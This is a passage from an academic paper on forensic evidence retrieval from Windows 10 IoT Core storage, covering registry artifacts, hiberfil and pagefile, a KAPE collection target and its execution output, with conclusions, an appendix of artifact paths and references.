5.9. Bluetooth and WiFi Connections

Taking into account the importance of connectivity in this environment, Bluetooth and WiFi data are among the most relevant that can be found in an IoT system. Almost all IoT devices are compatible with these technologies, especially WiFi. The best location to look for such evidence is the registry. Regarding WiFi, data such as interface configuration, network interface cards available or wireless profile settings can be extracted from the "SOFTWARE" registry file in `SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList`, as shown in Figure 12. In addition, a WLAN event log file, in which data of the wireless networks associated with the system is stored, is also available.

In the case of Bluetooth data, the IDs and names for the devices connected are stored in the registry "SYSTEM" in `SYSTEM\ControlSet001\services\BTHPORT\Parameters\Devices`. In Figure 13, the result of interpreting that key with RegRipper can be seen.




Values | Known networks

Drag a column header here to group by that column

Network Name	Name Type	First Connect LOCAL	Last Connected LOCAL	Managed	DNS Suffix	Gateway Mac Address
ABC	=	=	=	■	ABC	ABC
TP-LINK_4N6	Wireless	2018-10-26 23:07:18	2019-09-20 13:47:42	☐	<none>	F4-F2-6D-E4-A5-7A

Figure 12. Entry in the registry for the known WiFi networks.




```
bthport v.20180705
(System) Gets Bluetooth-connected devices from System hive

ControlSet001\services\BTHPORT\Parameters\Devices
LastWrite: Sat Sep 21 16:56:47 2019 UTC

Device Unique ID: 01010101089c
Name            : S6
LastSeen        : Sat Sep 21 09:56:46 2019 Z
LastConnected   : Sat Sep 21 09:56:46 2019 Z
```

Figure 13. Registry entry logging the Bluetooth devices paired.

5.10. Pagefile and Hiberfil

The exchange of data between the physical memory and the persistent storage leaves very useful sources of forensic information, such as the hiberfil and pagefile files, both of them available in Windows 10 IoT Core. They are stored in the root directory of the "MainOS" partition. In order to be created, the option has to be enabled in the system registry, which is not the case of the hiberfil file, as the hibernation option is not active. They contain the following information:

- Hiberfil: file used to save the state of the device when the system is put in hibernation mode. It contains data that, instead of being stored in RAM memory, is saved temporarily in the storage before shutting down the system, and then recovered when it restarts, such as user passwords, deleted files, connections established or information about running processes, among other data. As can be seen in Figure 14, after enabling the hibernation mode and putting the system in that state, the file is created.
- Pagefile: contains data temporarily exchanged between RAM memory and persistent storage. This occurs when the system needs more space available in physical memory, so virtual memory is created through paging, therefore storing a piece of information about RAM memory in the pagefile file. In order to analyze it, a tool such as Volatility [53] must be used to interpret the file content.



Name	S	C	Location	Modified Time	Change Time
$BadClus				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
$BadClus:$Bad				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
$Bitmap				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
$Boot				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
$LogFile				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
$MFT				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
$MFTMirr				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
$Secure:$SDS				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
$UpCase				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
$UpCase:$Info				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
$Volume				2018-10-27 09:04:07 CEST	2018-10-27 09:04:07 CEST
hiberfil.sys				2019-09-21 19:04:22 CEST	2019-09-21 19:04:22 CEST

Page: 1 of 31155 Page Go to Page: Jump to Offset 0

```
0x00000000: 68 62 69 6E  00 A0 06 00   00 10 00 00   00 00 00 00    hbin............
0x00000010: 00 00 00 00  00 00 00 00   00 00 00 00   00 00 00 00    ................
0x00000020: 78 FF FF FF  65 00 61 00   31 00 31 00   37 00 31 00    x...e.a.1.1.7.1.
```

Figure 14. Hiberfil file stored in the MainOS partition when the system is hibernated.

6. Proposed Tool for Evidence Retrieval from the Windows 10 IoT Core Non-volatile Memory

In this section, a target for the forensic tool Kroll Artifact Parser and Extractor (KAPE) [54] is developed to collect the relevant sources of information that have been found during the analysis process of the non-volatile memory of Windows 10 IoT Core.

6.1. KAPE


KAPE is a program developed by Eric Zimmerman that allows investigators to collect forensically useful artifacts from an evidence source file, which can be present in the form of a live system or a mounted image, and process them using well-known forensic tools, making the collection and analysis processes in an investigation considerably more effective and quicker. Its functioning is based on modules and targets, which can be easily programmed to provide new functionalities to the tool. Targets are used to recover the relevant files and directories from the source file, and modules are in charge of running the forensic program that is capable of interpreting the relevant file and extracting information from it. Both of them are written using YAML, and can be executed on a Windows system using the command prompt, PowerShell or via its graphical interface. Some of the features provided by it are the following:

- Targets: some examples of what data can be recovered by the tool are:
  - Evidence of execution, shortcut files and jump lists.
  - Metadata of the filesystem.
  - Antivirus logs.
  - User files.
  - Scheduled tasks.
  - Web browser data, such as history, bookmarks or cookies.
  - USB device log files.
- Modules: using the multiple forensic tools included in KAPE, these actions, among others, can be performed:
  - Event log parsing.
  - Registry information extraction.
  - Timeline creation.

- File accessed listing.
- Prefetch files processing.
- Browsing history access.
- Extraction of program execution data.

6.2. Target Developed for Windows 10 IoT Core

Since there are not many IoT forensic tools, and none of them are compatible with Windows 10 IoT Core, a target is programmed in KAPE to facilitate the evidence retrieval process when investigators examine the aforementioned operating system (the target developed can be downloaded from the following link: https://bitbucket.org/juanmanuelcastelo/windows-10-iot-collection-target/src/master/). The artifacts to collect are the ones described in Section 5 and listed in Appendix A, which have been confirmed to be relevant after the forensic analysis performed. A piece of the code programmed is shown in Figure 15.




```
Targets:
    -
        Name: PreProvisionDevice Script
        Category: FileSystem
        Path: F:\Windows\IoTDashboard\PreProvisionDevice.cmd
        IsDirectory: false
        Recursive: false
        Comment: "Preprovisoning script created during the set up process and used to configure the system when it
        boots to the first time"

    -
        Name: WiFi Profile File
        Category: FileSystem
        Path: F:\Windows\IoTDashboard\WiFiProfile.xml
        IsDirectory: false
        Recursive: false
        Comment: "WiFi Profile information file created during the set up process and used to configure the WiFi
        connection when it boots to the first time"
    -
        Name: System Event Logs
        Category: FileSystem
        Path: F:\Windows\system32\winevt\Logs\*.evtx
        IsDirectory: false
        Recursive: false
        Comment: "Relevant action occurred in the system classified in the form of events"
```

Figure 15. Piece of the programmed target for evidence collection in Windows 10 IoT Core.

To properly recover the data, the target has been divided into two files, one for the "MainOS" partition and another for "Data", since they have some homonymous directories and using only one target would lead to the collection of non-relevant artifacts. As the program only allows one target source, it has to be executed twice, once for each partition. The result of executing the target developed can be appreciated in Figure 16 (the –tflush must be used in the first execution, but must be omitted in the second, or the target directory will be deleted).

As can be seen, the total time employed for the collection of 401 artifacts was 53 s, which is considerably faster for an investigator than having to browse through the directories and extract the files one by one. Therefore, instead of the process taking days, which was the case in our experiment, it can be performed in only seconds. In addition, it also automatizes the task, allowing the examiner to be able to pay more attention to the analysis phase, rather than focusing on obtaining the possible sources of evidence in the system, which, when one knows which and where they are, is a trivial operation that requires too much time and delays the investigation.



```
C:\kape>.\kape.exe --tsource F: --tdest "C:\Windows 10 IoT Core Collection" --target Windows10IoTCoreMainOS --tflush
KAPE version 0.8.7.2 Author: Eric Zimmerman (kape@kroll.com)

KAPE directory: C:\kape
Command line: --tsource F: --tdest C:\Windows 10 IoT Core Collection --target Windows10IoTCoreMainOS --tflush

Using Target operations
        Flushing target destination directory 'C:\Windows 10 IoT Core Collection'
        Creating target destination directory 'C:\Windows 10 IoT Core Collection'
Found 12 targets. Expanding targets to file list...
Found 108 files in 0.160 seconds. Beginning copy...
        Deferring 'F:\hiberfil.sys' due to UnauthorizedAccessException...
        Deferring 'F:\$MFT' due to UnauthorizedAccessException...
        Deferring 'F:\$MFTMirr' due to UnauthorizedAccessException...
Deferred file count: 3. Copying locked files...
        Copied deferred file 'F:\hiberfil.sys' to 'C:\Windows 10 IoT Core Collection\F\hiberfil.sys'. Hashing source file...
        Copied deferred file 'F:\$MFT' to 'C:\Windows 10 IoT Core Collection\F\$MFT'. Hashing source file...
        Copied deferred file 'F:\$MFTMirr' to 'C:\Windows 10 IoT Core Collection\F\$MFTMirr'. Hashing source file...

Copied 86 (Deduplicated: 22) out of 108 files in 45.1392 seconds. See '*_copylog.*' in 'C:\Windows 10 IoT Core Collection' for copy details

Total execution time: 45.1605 seconds


C:\kape>.\kape.exe --tsource G: --tdest "C:\Windows 10 IoT Core Collection" --target Windows10IoTCoreData
KAPE version 0.8.7.2 Author: Eric Zimmerman (kape@kroll.com)

KAPE directory: C:\kape
Command line: --tsource G: --tdest C:\Windows 10 IoT Core Collection --target Windows10IoTCoreData

Using Target operations
Found 15 targets. Expanding targets to file list...
Found 371 files in 0.368 seconds. Beginning copy...
        Deferring 'G:\$MFT' due to UnauthorizedAccessException...
        Deferring 'G:\$MFTMirr' due to UnauthorizedAccessException...
Deferred file count: 2. Copying locked files...
        Copied deferred file 'G:\$MFT' to 'C:\Windows 10 IoT Core Collection\G\$MFT'. Hashing source file...
        Copied deferred file 'G:\$MFTMirr' to 'C:\Windows 10 IoT Core Collection\G\$MFTMirr'. Hashing source file...

Copied 315 (Deduplicated: 56) out of 371 files in 8.7898 seconds. See '*_copylog.*' in 'C:\Windows 10 IoT Core Collection' for copy details

Total execution time: 8.8003 seconds
```

Figure 16. Execution of the target developed.

7. Conclusions

In this research, the reasons for the recent increase in the number of cybersecurity incidents involving IoT devices and systems have been detailed. The weaknesses in their security measures have been discussed, highlighting the need to improve them, given the sensitivity of the information that they handle, added to the important role they have in certain contexts, such as critical environments. It is essential that cyber criminals should not find it easy to compromise them.

Regarding IoT forensics, it has been explained why the conventional forensic approach cannot satisfy the requirements of the IoT environment, so there needs to be an improvement in the field in order to provide techniques to perform complete and efficient investigations. In addition, the characteristics of IoT devices have been described in order to comprehend what features make this context unique and how they affect the examinations. On reviewing the related work, it has been recognized that an effective method to address this issue is by analyzing IoT devices and systems in order to understand how they operate and what information can be retrieved from them.

By following this approach, a forensic analysis of the non-volatile memory of the Windows 10 IoT Core operating system has been performed, offering guidelines on how to conduct it, detailing aspects such as the analysis, acquisition, and evaluation of the pieces of evidence detected. This provides investigators with a study that they can use as an aid when investigating the same operating system, especially when, at the time of this proposal, there are no specific IoT methodologies to follow.

Furthermore, the sources of relevant information that can be retrieved from the storage have been listed, creating a useful handbook that describes what artifacts have been identified, their purpose and location. In addition, it has been seen that the desktop Windows 10 version and the IoT-based one share relevant characteristics and data, consequently meaning that studying other similar systems prior to performing an investigation can very beneficial in order to determine how to approach it, particularly when they are based on the same concept.

In addition, it has been proven that the forensic examination of IoT systems ultimately leads to the development of specific tools that can facilitate the investigation process, making it more efficient than when only general ones are used. A module for KAPE, a forensic program, has been developed to collect all the relevant sources of information stored in the non-volatile memory of Windows 10 IoT Core. This allows investigators to automatize the evidence retrieval task in future investigations in which this operating system is present. Furthermore, it also shows that the increase in functionality in general forensic programs is a useful approach to follow when developing IoT tools, instead of focusing on creating independent ones.

Future Work

This work has been an introduction to IoT forensics, in which the need for an improvement in guidelines, techniques, methodologies, and tools available for investigators has been made evident. Therefore, there is a wide spectrum of research that needs to be carried out in order to ensure that examinations are performed in a complete and efficient way. Some of these projects could be the following:

- Extend the analysis of the Windows 10 IoT Core operating system, examining it from a dynamic perspective, focusing on studying the volatile memory and network traffic in order to have a complete understanding of what evidence is contained in it and how to collect it.
- Perform further research to study the similarities and differences among the different operating systems of the Windows 10 family, with the aim of discovering new possible evidence or techniques that can be applied in an IoT context.
- Continue the development of forensic tools to allow investigators to automatize the examination process, making them more efficient and simpler.
- Provide guidelines on how to analyze other IoT-based devices or systems, so that analysts can make use of other research when having to study them.
- Enlarge the scope of investigations with the goal of understanding the interaction between IoT devices and systems from a forensic viewpoint since connectivity is the main feature of this environment.

Author Contributions: conceptualization, J.M.C.G., J.R.G, J.C.M and J.L.M.M.; methodology, J.M.C.G. and J.C.M; software, J.M.C.G. and J.R.G; validation, J.M.C.G. and J.L.M.M; formal analysis, J.M.C.G., J.R.G and J.C.M; investigation, J.M.C.G. and J.L.M.M.; resources, J.M.C.G. and J.L.M.M.; data curation, J.M.C.G., J.R.G and J.C.M; writing—original draft preparation, J.M.C.G.; writing—review and editing, J.M.C.G., J.R.G, J.C.M and J.L.M.M; visualization, J.M.C.G., J.R.G, J.C.M and J.L.M.M; supervision, J.L.M.M.; project administration, J.L.M.M.; funding acquisition, J.L.M.M.

Funding: This research was supported by the University of Castilla La Mancha under the contract 2018-CPUCLM-7476 and the project 2019-GRIN-27060, by the Ministry of Science, Innovation and Universities under the project RTI2018-098156-B-C52 and by the Regional Government of Castilla-La Mancha under the project SBPLY/17/180501/000353.

Conflicts of Interest: The authors declare no conflict of interest.

Appendix A. Most Relevant Directories and Artifacts

Table A1. Most relevant directories and artifacts available in Windows 10 IoT Core.

Partition	Evidence Description	Route
MainOS	Preprovisoning script created during the set up process and used to configure the system when it boots for the first time.	`Windows\IoTDashboard\PreProvisionDevice.cmd`
MainOS	WiFi profile information file created during the set up process and used to configure the WiFi connection when it boots for the first time.	`Windows\IoTDashboard\WiFiProfile.xml`
MainOS	System Event Logs. Relevant actions occurred in the system classified into the form of events.	`Windows\System32\winevt\Logs`
MainOS	Amcache is a registry file that provides information regarding the executed applications.	`Windows\AppCompat\Programs\Amcache.hve`
MainOS	System registry files. Contain data of system configurations, hardware devices or applications installed.	`Windows\System32\config`
MainOS	Data temporarily exchanged between RAM memory and persistent storage.	`pagefile.sys`
MainOS	File used to save the state of the device when the system is put in hibernation mode.	`hiberfil.sys`
MainOS	Logs of the connections made to the webserver	`Windows\system32\LogFiles\HTTPERR\httperr1.log`
MainOS and Data	Most important NTFS filesystem metadata files.	`$MFT,$MFTMirr,$LogFile,$I30,$Volume,$Boot`
Data	NTUSER.dat user registry file. Stores personal files, preferences and settings for each user.	`Users\*user*\NTUSER.dat`
Data	UsrClass.dat user registry file. Information from user processes that do not have write permission to the standard registry hives.	`Users\*user*\AppData\Local\Microsoft\Windows\UsrClass.dat`
Data	Personal directories of the users in the system	`Users\*user\Downloads,Documents,Desktop`
Data	Folder used to store information regarding the user application's personal configuration.	`Users\*user*\AppData`
Data	Applications installed on the system.	`Programs\WindowsApp`
Data	Packages of the applications installed.	`ProgramData\Microsoft\Windows\AppRepository\Packages`
Data	User information about the apps installed.	`Users\*user*\AppData\Local\Packages\`
Data	Browser history and cookies.	`Users\*user*\AppData\Local\Microsoft\Windows\WebCache`
Data	Internet cache stored from web browsing.	`Users\*user*\AppData\Local\Microsoft\Windows\INetCache\IE`
Data	Internet cookies stored from web browsing.	`Users\*user*\AppData\Local\Microsoft\Windows\INetCookies`

References

1. Gartner Inc. Gartner Says 8.4 Billion Connected "Things" Will Be in Use in 2017, Up 31 Percent From 2016. Available online: https://www.gartner.com/en/newsroom/press-releases/2017-02-07-gartner-says-8-billion-connected-things-will-be-in-use-in-2017-up-31-percent-from-2016 (accessed on 18 July 2019).
2. Kuzin, M.; Shmelev, Y.; Kuskov, V. New Trends in the World of IoT Threats-Securelist. Available online: https://securelist.com/new-trends-in-the-world-of-iot-threats/87991/ (accessed on 18 July 2019).
3. Makrushin, D. Is Mirai Really as Black as It's Being Painted?—Securelist. Available online: https://securelist.com/is-mirai-really-as-black-as-its-being-painted/76954/ (accessed on 19 July 2019).
4. Cimpanu, C. New Silex Malware is Bricking IoT Devices, Has Scary Plans-ZDNet. Available online: https://www.zdnet.com/google-amp/article/new-silex-malware-is-bricking-iot-devices-has-scary-plans/ (accessed on 19 July 2019).
5. Hall, C. Survey Shows Linux the Top OS for Internet of Things Devices. Available online: https://www.itprotoday.com/iot/survey-shows-linux-top-operating-system-internet-things-devices (accessed on 23 September 2019).
6. Windows Dev Center. Overview of Windows 10 IoT Core-Windows IoT- Microsoft Docs. Available online: https://docs.microsoft.com/es-es/windows/iot-core/windows-iot-core (accessed on 15 July 2019).
7. Windows Dev Center. Enabling Secure Boot, BitLocker, and Device Guard on Windows 10 IoT Core-Windows IoT-Microsoft Docs. Available online: https://docs.microsoft.com/es-es/windows/iot-core/secure-your-device/securebootandbitlocker (accessed on 15 July 2019).
8. Zhao, K.; Ge, L. A Survey on the Internet of Things Security. In Proceedings of the Ninth International Conference on Computational Intelligence and Security, Leshan, China, 14–15 December 2013; pp. 663–667. [CrossRef]
9. Riahi, A.; Challal, Y.; Natalizio, E.; Chtourou, Z.; Bouabdallah, A. A Systemic Approach for IoT Security. In Proceedings of the IEEE International Conference on Distributed Computing in Sensor Systems, Cambridge, MA, USA, 20–23 May 2013; pp. 351–355. [CrossRef]
10. Zhang, Z.; Cho, M.C.Y.; Wang, C.; Hsu, C.; Chen, C.; Shieh, S. IoT Security: Ongoing Challenges and Research Opportunities. In Proceedings of the IEEE 7th International Conference on Service-Oriented Computing and Applications, Matsue, Japan, 17–19 November 2014; pp. 230–234.
11. Xu, T.; Wendt, J.B.; Potkonjak, M. Security of IoT systems: Design challenges and opportunities. In Proceedings of the IEEE/ACM International Conference on Computer-Aided Design (ICCAD), San Jose, CA, USA, 2–6 November 2014; pp. 417–423. [CrossRef]
12. U Farooq, M.; Waseem, M.; Khairi, A.; Sadia Mazhar, P. A Critical Analysis on the Security Concerns of Internet of Things (IoT). *Int. J. Comput. Appl.* **2015**, *111*, 1–6.
13. Mahmoud, R.; Yousuf, T.; Aloul, F.; Zualkernan, I. Internet of things (IoT) security: Current status, challenges and prospective measures. In Proceedings of the 10th International Conference for Internet Technology and Secured Transactions (ICITST), London, UK, 14–16 December 2015; pp. 336–341.
14. Ukil, A.; Sen, J.; Koilakonda, S. Embedded Security for Internet of Things. In Proceedings of the 2nd National Conference on Emerging Trends and Applications in Computer Science, Shillong, India, 4–5 March 2011.
15. Chze, P.L.R.; Leong, K.S. A secure multi-hop routing for IoT communication. In Proceedings of the 2014 IEEE World Forum on Internet of Things (WF-IoT), Seoul, Korea, 6–8 March 2014; pp. 428–432.
16. Miettinen, M.; Marchal, S.; Hafeez, I.; Asokan, N.; Sadeghi, A.; Tarkoma, S. IoT SENTINEL: Automated Device-Type Identification for Security Enforcement in IoT. In Proceedings of the IEEE 37th International Conference on Distributed Computing Systems (ICDCS), Atlanta, GA, USA, 5–8 June 2017; pp. 2177–2184. [CrossRef]
17. Wurm, J.; Hoang, K.; Arias, O.; Sadeghi, A.; Jin, Y. Security analysis on consumer and industrial IoT devices. In Proceedings of the 21st Asia and South Pacific Design Automation Conference (ASP-DAC), Macau, China, 25–28 January 2016; pp. 519–524. [CrossRef]
18. Han, J.; Jeon, Y.; Kim, J. Security considerations for secure and trustworthy smart home system in the IoT environment. In Proceedings of the 2015 International Conference on Information and Communication Technology Convergence (ICTC), Jeju, Korea, 28–30 October 2015; pp. 1116–1118.
19. Lillis, D.; Becker, B.; O'Sullivan, T.; Scanlon, M. Current Challenges and Future Research Areas for Digital Forensic Investigation. *arXiv* **2016**, arXiv:1604.03850.

20. Oriwoh, E.; Jazani, D.; Epiphaniou, G.; Sant, P. Internet of Things Forensics: Challenges and Approaches. In Proceedings of the 9th IEEE International Conference on Collaborative Computing: Networking, Applications and Worksharing, Austin, TX, USA, 20–23 October 2013.
21. MacDermott, A.; Baker, T.; Shi, Q. Iot Forensics: Challenges for the Ioa Era. In Proceedings of the 9th IFIP International Conference on New Technologies, Mobility and Security (NTMS), Paris, France, 26–28 February 2018; pp. 1–5.
22. Yaqoob, I.; Hashem, I.A.T.; Ahmed, A.; Kazmi, S.A.; Hong, C.S. Internet of things forensics: Recent advances, taxonomy, requirements, and open challenges. *Future Gener. Comput. Syst.* **2019**, *92*, 265–275. [CrossRef]
23. Oriwoh, E.; Sant, P. The Forensics Edge Management System: A Concept and Design. In Proceedings of the IEEE 10th International Conference on Ubiquitous Intelligence and Computing and 2013 IEEE 10th International Conference on Autonomic and Trusted Computing, Vietri sul Mere, Italy, 18–21 December 2013; pp. 544–550. [CrossRef]
24. Van Baar, R.; van Beek, H.; van Eijk, E. Digital Forensics as a Service: A game changer. *Digit. Investig.* **2014**, *11*, S54–S62. [CrossRef]
25. Perumal, S.; Norwawi, N.M.; Raman, V. Internet of Things(IoT) digital forensic investigation model: Top-down forensic approach methodology. In Proceedings of the Fifth International Conference on Digital Information Processing and Communications (ICDIPC), Sierre, Switzerland, 7–9 October 2015; pp. 19–23. [CrossRef]
26. Bouchaud, F.; Grimaud, G.; Vantroys, T. IoT Forensic: Identification and Classification of Evidence in Criminal Investigations. In Proceedings of the 13th International Conference on Availability, Reliability and Security, Hamburg, Germany, 27–30 August 2018; ACM: New York, NY, USA, 2018; pp. 60:1–60:9.
27. Al Sharif, S.; Al Ali, M.; Al Reqabi, N.; Iqbal, F.; Baker, T.; Marrington, A. Magec: An Image Searching Tool for Detecting Forged Images in Forensic Investigation. In Proceedings of the 8th IFIP International Conference on New Technologies, Mobility and Security (NTMS), Larnaca, Cyprus, 21–23 November 2016; pp. 1–6.
28. Sutherland, I.; Read, H.; Xynos, K. Forensic analysis of smart TV: A current issue and call to arms. *Digit. Investig.* **2014**, *11*, 175–178. [CrossRef]
29. Hadgkiss, M.; Morris, S.; Paget, S. Sifting through the ashes: Amazon Fire TV stick acquisition and analysis. *Digit. Investig.* **2019**, *28*, 112–118. [CrossRef]
30. Baggili, I.; Oduro, J.; Anthony, K.; Breitinger, F.; McGee, G. Watch What You Wear: Preliminary Forensic Analysis of Smart Watches. In Proceedings of the 10th International Conference on Availability, Reliability and Security, Toulouse, France, 24–27 August 2015; pp. 303–311.
31. Feng, X.; Dawam, E.S.; Amin, S. A New Digital Forensics Model of Smart City Automated Vehicles. In Proceedings of the IEEE International Conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData), Exeter, UK, 21–23 June 2017; pp. 274–279.
32. Hossain, M.; Hasan, R.; Zawoad, S. Trust-IoV: A Trustworthy Forensic Investigation Framework for the Internet of Vehicles (IoV). In Proceedings of the IEEE International Congress on Internet of Things (ICIOT), Honolulu, HI, USA, 25–30 June 2017; pp. 25–32.
33. Servida, F.; Casey, E. IoT forensic challenges and opportunities for digital traces. *Digit. Investig.* **2019**, *28*, S22–S29. [CrossRef]
34. Chung, H.; Park, J.; Lee, S. Digital forensic approaches for Amazon Alexa ecosystem. *Digit. Investig.* **2017**, *22*, S15–S25. [CrossRef]
35. Yusoff, Y.; Ismail, R.; Hassan, Z. Common Phases of Computer Forensics Investigation Models. *Int. J. Comput. Sci. Inf. Technol.* **2011**, *3*. [CrossRef]
36. AccessData Corp. FTK Imager version 4.2.1. Available online: https://accessdata.com/product-download/ftk-imager-version-4-2-1 (accessed on 9 August 2019).
37. Brian Carrier. Sleuthkit.org. Autopsy—The Sleuth Kit. Available online: http://www.sleuthkit.org/autopsy/ (accessed on 9 August 2019).
38. CGSecurity. CGSecurity.org. PhotoRec ES—CGSecurity. Available online: http://www.cgsecurity.org/wiki/PhotoRec_ES (accessed on 9 August 2019).
39. Eric Zimmerman. Github.com. Eric Zimmerman's Tools. Available online: https://ericzimmerman.github.io/ (accessed on 12 August 2019).

40. Harlan Carvey. Github.com. RegRipper. Available online: https://github.com/keydet89/RegRipper2.8 (accessed on 12 August 2019).
41. dkovar. Github.com. Analyze MFT. Available online: https://github.com/dkovar/analyzeMFT (accessed on 13 August 2019).
42. Nir Sofer. ESEDatabaseView—View/Open ESE Database Files (Jet Blue/.edb files). Available online: https://www.nirsoft.net/utils/ese_database_view.html (accessed on 15 August 2019).
43. José Belarmino Torres Álvarez. Detección Antiforense Open Source. Master's Thesis, Universidad Internacional de La Rioja, Logroño, Spain, 2016.
44. Matt, B. A Journey into NTFS. Available online: https://medium.com/@bromiley/a-journey-into-ntfs-part-1-e2ac6a6367ec (accessed on 26 August 2019).
45. Niemiro–Sysnative Forums. Restoring a Backup of the COMPONENTS Hive—What are the Issues? Available online: https://www.sysnative.com/forums/threads/restoring-a-backup-of-the-components-hive-what-are-the-issues.11691/ (accessed on 21 August 2019).
46. Chen, R. The Default User is Not the Default User—The Old New Thing. Available online: https://devblogs.microsoft.com/oldnewthing/20070302-00/?p=27783 (accessed on 22 August 2019).
47. Wong, L.W. Forensic Analysis of the Windows Registry—ForensicFocus.com. Available online: https://www.forensicfocus.com/Content/pid=73/page=1/ (accessed on 22 August 2019).
48. Windows Dev Center. Predefined Keys—Windows Applications—Microsoft Docs. Available online: https://docs.microsoft.com/en-us/windows/desktop/sysinfo/predefined-keys (accessed on 23 August 2019).
49. Understanding NTUser.dat in Windows 10—Windows Enterprise Desktop. Available online: https://searchenterprisedesktop.techtarget.com/blog/Windows-Enterprise-Desktop/Understanding-NTUserdat-in-Windows-10 (accessed on 23 August 2019).
50. Chad Tilbury. SANS Digital Forensics and Incident Response Blog-Computer Forensic Artifacts: Windows 7 Shellbags—SANS Institute. Available online: https://digital-forensics.sans.org/blog/2011/07/05/shellbags (accessed on 23 August 2019).
51. Margaret Rouse. What is Windows Event Log?—Definition from WhatIs.com. Available online: https://searchwindowsserver.techtarget.com/definition/Windows-event-log (accessed on 26 August 2019).
